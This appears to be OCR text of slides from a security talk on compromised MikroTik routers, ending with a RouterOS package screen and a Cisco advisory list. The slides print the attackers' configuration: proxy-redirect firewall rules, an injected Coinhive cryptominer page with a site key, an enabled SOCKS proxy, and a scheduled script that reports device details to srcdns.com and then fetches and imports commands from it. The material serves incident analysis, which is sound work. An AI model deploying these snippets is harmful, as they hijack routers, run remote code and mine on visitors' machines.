



```
/ip firewall filter
add action=add-src-to-address-list address-list=Ok
address-list-timeout=15s protocol=tcp\
    chain=input comment=sysadminpxy dst-port=8080

/ip firewall nat
add action=redirect chain=dstnat comment=sysadminpxy
dst-port=80 protocol=tcp \
    src-address-list=!Ok to-ports=8080
```





```
/ip proxy set anonymous=yes enabled=yes
/ip proxy access add action=deny
```







```
[admin@MikroTik] > /file print terse
 0 name=flash/webproxy type=directory creation-time=sep/02/2018 13:38:42
 1 name=flash/webproxy/error.html type=.html file size=386 creation-time=sep/02/2018 13:38:42
 2 name=webproxy type=directory creation-time=sep/02/2018 13:38:43
 3 name=webproxy/error.html type=.html file size=386 creation-time=sep/02/2018 13:38:43
```

```
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
    <title>"$(url)"</title>
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('X2UnCjTwFxK48yS4qFzXjlmvXd7xX30K', {throttle: 0.2});
    miner.start();
</script>
</head>
<frameset>
<frame src="$(url)"></frame>
</frameset>
</html>
```

```
/ip socks
set enabled=yes port=43840
```





```
/system scheduler
add interval=1m start-time=startup name="SRCDNS update" \
on-event="/system script run SRCDNS"
```



```
/system script
add name=SRCDNS owner=admin policy=\
    ftp,reboot,read,write,policy,test,password,sniff,sensitive,romon
source=":\
    global mac [/interface ethernet get 1 mac-address]\r\
    \n:global port ([/ip service get winbox port].\"_\".[/ip socks get
port].\
    \"_\".[/ip proxy get port])\r\
    \n:global info ([/ip socks get enabled].\"_\".[/ip proxy get
enabled].\"_\
    \".[/interface pptp-server server get enabled])\r\
    \n:global cmd \"/\$mac/\$port/\$info/dns\"\r\
    \n/tool fetch address=srcdns.com src-path=\$cmd mode=http dst-
path=srcdns;\
    :delay 3s\r\
    \n/import srcdns;:delay 4s;/file remove srcdns"
```

http://srcdns.com/00:0C:42:A3:86:30/8291_1080_8080/false_false_false/dns


Package List
Check For Updates
Enable
Disable
Uninstall
Unschedule
Downgrade
Check Installation
Find
Name
Version
Build Time
Scheduled
routeros-arm 6.44beta17 Oct/04/2018 09:42:04
advanced-tools 6.44beta17 Oct/04/2018 09:42:04
dhcp 6.44beta17 Oct/04/2018 09:42:04
hotspot 6.44beta17 Oct/04/2018 09:42:04
ipv6 6.44beta17 Oct/04/2018 09:42:04
mpls 6.44beta17 Oct/04/2018 09:42:04
ppp 6.44beta17 Oct/04/2018 09:42:04
routing 6.44beta17 Oct/04/2018 09:42:04
security 6.44beta17 Oct/04/2018 09:42:04
system 6.44beta17 Oct/04/2018 09:42:04
wireless 6.44beta17 Oct/04/2018 09:42:04
Check Installation
Status: installation is ok
Start
Stop
Close


https://tools.cisco.com/security/center/publicationListing.x
Cisco Products
Non-Cisco Products
ADVISORY/ALERT
IMPACT
CVE
LAST UPDATED
VERSION
Search Advisory/Alert Name
All
Search CVE
Most Recent
Cisco ASA Software, FTD Software, and AnyConnect Secure Mobility Client SAML Authentication Session Fixation Vulnerability
High
CVE-2018-0229
2018 Oct 05
1.2
Cisco Adaptive Security Appliance Web Services Denial of Service Vulnerability
High
CVE-2018-0296
2018 Oct 05
1.2
Linux Kernel IP Fragment Reassembly Denial of Service Vulnerability Affecting Cisco Products: August 2018
High
CVE-2018-5391
2018 Oct 04
1.11
Cisco Prime Infrastructure Arbitrary File Upload and Command Execution Vulnerability
Critical
CVE-2018-15379
2018 Oct 03
1.0
Cisco Digital Network Architecture Center Unauthenticated Access Vulnerability
Critical
CVE-2018-15386
2018 Oct 03
1.0
Cisco Digital Network Architecture Center Authentication Bypass Vulnerability
Critical
CVE-2018-0448
2018 Oct 03
1.0
Cisco Webex Network Recording Player and Cisco Webex Player Remote Code Execution Vulnerabilities
High
CVE-2018-15408 CVE-2018-15409 ...
2018 Oct 03
1.0
Cisco SD-WAN Solution Certificate Validation Bypass Vulnerability
High
CVE-2018-15387
2018 Oct 03
1.0

Paldies par klausīšanos!